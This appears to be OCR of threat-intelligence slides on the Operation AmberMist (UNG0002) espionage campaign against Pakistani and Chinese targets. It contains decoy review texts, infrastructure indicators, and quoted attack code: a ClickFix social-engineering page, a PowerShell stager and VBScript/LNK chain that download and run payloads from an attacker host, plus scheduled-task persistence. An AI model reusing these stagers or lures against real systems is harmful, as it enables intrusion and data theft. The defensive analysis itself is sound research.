1. 论文中提出的异构平台要素协同理论方法，是否已经得到了充分的实验验证？能否提供更多的实验数据来支持理论的可行性和有效性？
2. 在构建多层作战网络模型时，是否考虑了实际战场环境中的复杂因素，如通信干扰、电子对抗等？这些因素是否会对模型的准确性和稳定性产生影响？
3. 论文中提到的杀伤链算子和协同序参量等概念，是否有明确的量化标准和计算方法？这些概念在实际应用中是否具有可操作性？
4. 在进行杀伤链动态重构时，是否考虑了作战要素的物理位置和动态变化？例如，当作战要素发生移动或失效时，如何保证杀伤链的连续性和稳定性？
5. 论文中对要素协同能力的不确定性进行了讨论，但在实际应用中，如何评估和控制这种不确定性对作战效果的影响？
6. 在仿真实验部分，是否考虑了不同作战任务和场景对要素协同效果的影响？仿真结果是否能够涵盖多样化的作战需求？
7. 最后，论文中的模型和方法在实际军事应用中是否有先例或相关经验可以借鉴？是否有与现行军事理论和实践相结合的考虑？


1. 模型的准确性：您在文中使用了Ebsilon软件进行建模仿真，但未详细说明模型的验证过程。我们希望了解模型是否经过与实际数据或已有研究的对比验证，以确保模型的准确性和可靠性。
2. 参数选择的理由：在三回路系统中，主蒸汽参数和热力方案的选择对发电效率和经济性有显著影响。您选择了9级回热、12.4 MPa和540℃作为推荐参数，但未充分解释这些参数选择的具体理由和依据。
3. 经济性分析的全面性：在成本分析部分，您主要关注了设备价格的变化，但未考虑运行和维护成本。我们希望了解这些因素是否在您的研究中被考虑，以及它们对总体经济性的影响。
4. 设备成本数据的来源和时效性：您提供了一些主要设备的估算成本，但未说明这些数据的来源和时效性。我们建议提供更详细的数据来源信息，以及考虑当前市场情况对成本估算的影响。
5. 结果的普适性：您的研究针对CFETR聚变反应堆，但未讨论结果的普适性。我们希望了解这些参数优化方法和结论是否可以应用于其他类型的聚变反应堆或发电系统。
6. 敏感性分析的深度：在考虑参数变化对经济性的影响时，是否进行了敏感性分析？我们希望了解不同参数变化对总体经济性的具体影响程度。

New Decoys – 2



Name
Date modified
Type
Size
_cache
9/27/2024 2:29 PM
File folder
论文及荣誉证书
9/27/2024 2:29 PM
File folder
博士后申请-王玉玺-华中科技大学-电气...
9/27/2024 2:29 PM
Shortcut
1 KB
Cobalt Strike Beacon
Decoy folder
Malicious LNK
cache.bak
9/27/2024 2:29 PM
BAK File
238 KB
cache
9/27/2024 2:29 PM
Data Base File
272 KB


Document themed lure
逆变型新能源场站送出线时域方向元件
中国高等教育学位在线验证报告
姓名 王玉玺
性别 男
出生日期 1996年08月11日
获学位日期 2024年07月12日
学位授予单位 华中科技大学
所授学位 工学博士
学科专业 电气及自动化
学位证书编号 114201201304000413
Profile Oriented Lure

Targeting Pakistan – 1



Targeting Pakistan Army and Chinese CERT



Archive Uploads

科学技术奖填报说明和奖励办法修订版.rar	HONG KONG
需使用中债数据.zip	
最新停车场收费标准调整方案.rar	CHINA
电影宣传要求.zip	
预加油航班管理方法研究与软件实现（修改意见）.rar	
刘潇-**清**华大学-计算机.rar	
李新宇-**北京大学**-2026毕业-**金融**硕士.rar	
贾哲文-**云南大学**-环境工程.rar	
热核聚变发电岛三回路参数优化研究（修改意见）.rar	
异构平台要素协同理论方法研究(**修改意**见).rar	
企业资质材料/**企**业资质证明（请先解密）.rar	
IDEAS_2024_Calling_Letter.zip	PAKISTAN
Final_Combined_Forecast_MCP_FY_2024_25.zip	
Islamabad_Security_Dialogue_Pub.rar	

Hunting Queries

- ASN5090 registered with *Shenzhen Tencent Computer Systems Company Limited*

service (behaviour_network:*tencentapigw.com* or behaviour_network:*tencentcs.com*) (type:peexe or type:pedll)	82 samples
service (*tencentapigw.com or *tencentcs.com) (type:peexe or type:pedll)	193 samples
entity:domain service (*tencentapigw.com or *tencentcs.com)	1.6k domains

Infrastructure

- ASN5090 registered with *Shenzhen Tencent Computer Systems Company Limited*

139.155.190[.]84
43.137.69[.]76
139.155.190[.]198
106.55.77[.]71
129.204.98[.]221
119.45.2[.]30
119.45.67[.]241
119.45.2[.]56

service-a8vp3r65-1319584009.cd.tencentapigw[.]com
service-c2y0jtba-1319584009.gz.tencentapigw[.]com.cn
service-qgezbin5-1319584009.sh.tencentapigw[.]com
service-h87kxr41-1319584009.bj.tencentapigw[.]com.cn
service-cyuasu6k-1319584009.nj.tencentapigw[.]com
service-3z1ebnpd-1319584009.sh.tencentapigw[.]com
service-b4ibcyjt-1325935989.sh.tencentapigw[.]com
service-k6iylaqt-1319584009.bj.tencentapigw[.]com.cn
service-7wu3p58s-1319584009.nj.tencentapigw[.]com

Operation AmberMist

Timeline of UNG0002 – AmberMist

Targets MOFA Islamabad

- ClickFix
- DLL-sideloading into Rasphone
- Shadow RAT

Targets Gaming Industry


- 张婉婉简历
- DLL-Sideloading into Node-WebKit
- Blister DLL Implant

Jan 2025 — **Early - May** — **Late - May 2025**

Targets AI/Tech Industry


- "李明月_CV.pdf.lnk"
- Execution via LOLBIN
- INET RAT

Operation AmberMist – Infection Chain



CV-themed Decoys

Gaming-themed UI



ClickFix

Verify You Are Human

I'm not a robot

Privacy - Terms

Complete these Verification Steps

To better prove you are not a robot, please:

1. Press & hold the Windows Key "⊞" + **R**.
2. In the verification window, press **Ctrl** + **V**.
3. Press **Enter** on your keyboard to finish.

You will observe and agree:

```
'I am not a robot - reCAPTCHA Verification ID: 146820'
```

Perform the above steps to finish verification.

Copyrights © 2025 National Information Technology Board. All Rights Reserved

Classical ClickFix-style malware dropping technique.

NITB mentioned which is an autonomous government agency under Pakistan Government.

PowerShell Stager

```
Start-Sleep -Seconds (1 * 60)
$folderPath = 'C:/Users/Public/Tasks';
mkdir $folderPath;
$u="https://pentree.online:8888/Media/GF3DSF3V/Tenders/JZoj76w1/mustang.dll";
$p="C:/Users/Public/Tasks/rtutils.dll";
$exePath="C:/Users/Public/Tasks/rasphone.exe";
(New-Object Net.WebClient).DownloadFile($u,$p);
Start-Sleep -Seconds (1 * 60);
Copy-Item -Path "C:/Windows/System32/rasphone.exe" -Destination $exePath;
(New-Object Net.WebClient).DownloadFile("https://pentree.online:8888/Media/GF3DSF3V/Tenders/JZoj76w1/info.dat",
 "C:/Users/Public/Tasks/info.dat");
Set-ItemProperty -Path "C:/Users/Public/Tasks" -Name Attributes -Value ([System.IO.FileAttributes]::Hidden -bor [System.IO.FileAttributes]::System);
Start-Sleep -Seconds (1 * 60);
```

Sleeps for a specific time and creates a folder


Downloads malicious Shadow RAT

```
$taskName="SysUpdater"+(Get-Random -Maximum 10000);
$trigger=New-ScheduledTaskTrigger -Once -At (Get-Date).AddMinutes(5) -RepetitionInterval (New-TimeSpan -Minutes 10);
$action=New-ScheduledTaskAction -Execute $exePath;
$settings=New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries -DontStopIfGoingOnBatteries -StartWhenAvailable;
Register-ScheduledTask -TaskName $taskName -Trigger $trigger -Action $action -Settings $settings
```

Creates a Scheduled Task

Shadow RAT

- DLL-Sideloading
- export function: *timing*
- UpdateProcThreadAttribute()
- Loads the C2



C:\\Users\\The Freelancer\\source\\repos\\JAN25\\mustang\\x64\\Release\\mustang.pdb

```
sub_18000B810(lpWideCharStr, "433A5C55736572735C5075626C69635C5461736B735C696E666F2E646174", 60i64);// C:\Users\Public\Tasks\info.dat
v3 = sub_180002B80(&PipeAttributes, lpWideCharStr);
si128 = _mm_load_si128((const __m128i *)&xmmword_180047D40);
if ( &v73 != (__int128 *)v3 )
{
```

Sub-Campaign – LNK & VBS

- 李明月_CV.pdf.lnk

```
Windows
System32
rundll32.exe
C:\Windows\System32\rundll32.exe
desktop-ip68n7q
%ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe
zWindows
\System32
rundll32.exe
)..\..\..\..\Windows\System32\rundll32.exe
shell32.dll,ShellExec_RunDLL "cmd.exe" "/c curl -s -o C:\Windows\tasks\I.vbs
https://pentree.online:21443/RA8V32IC/Xenda/GRA8323B/Cross/ibias/I.vbs && wscript //b C:\Windows\Tasks\I.vbs"<C:\Program
Files (x86)\Microsoft\Edge\Application\msedge.exe
%ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe
Enter (D:\WORK\10-03-2025)
Windows Batch File
D:\WORK\10-03-2025\Enter\a.bat
```

Downloads VBScript.

```
Set x = CreateObject("WScript.Shell")

x.Run "curl -o %TEMP%\_CV.pdf https://pentree.online:21443/RA8V32IC/Xenda/GRA8323B/Cross/ibias/sample.pdf", 0, True

x.Run "%TEMP%\_CV.pdf", 1, False

x.Run "curl -o C:\windows\Tasks\echo.bat https://pentree.online:21443/RA8V32IC/Xenda/GRA8323B/Cross/ibias/echo.bat", 0, True

x.Run "C:\windows\Tasks\echo.bat", 0, False

Set x = Nothing
```

Downloads and Spwns the CV-based decoy

Downloads and runs the batch script.

Sub-Campaign – BAT

```
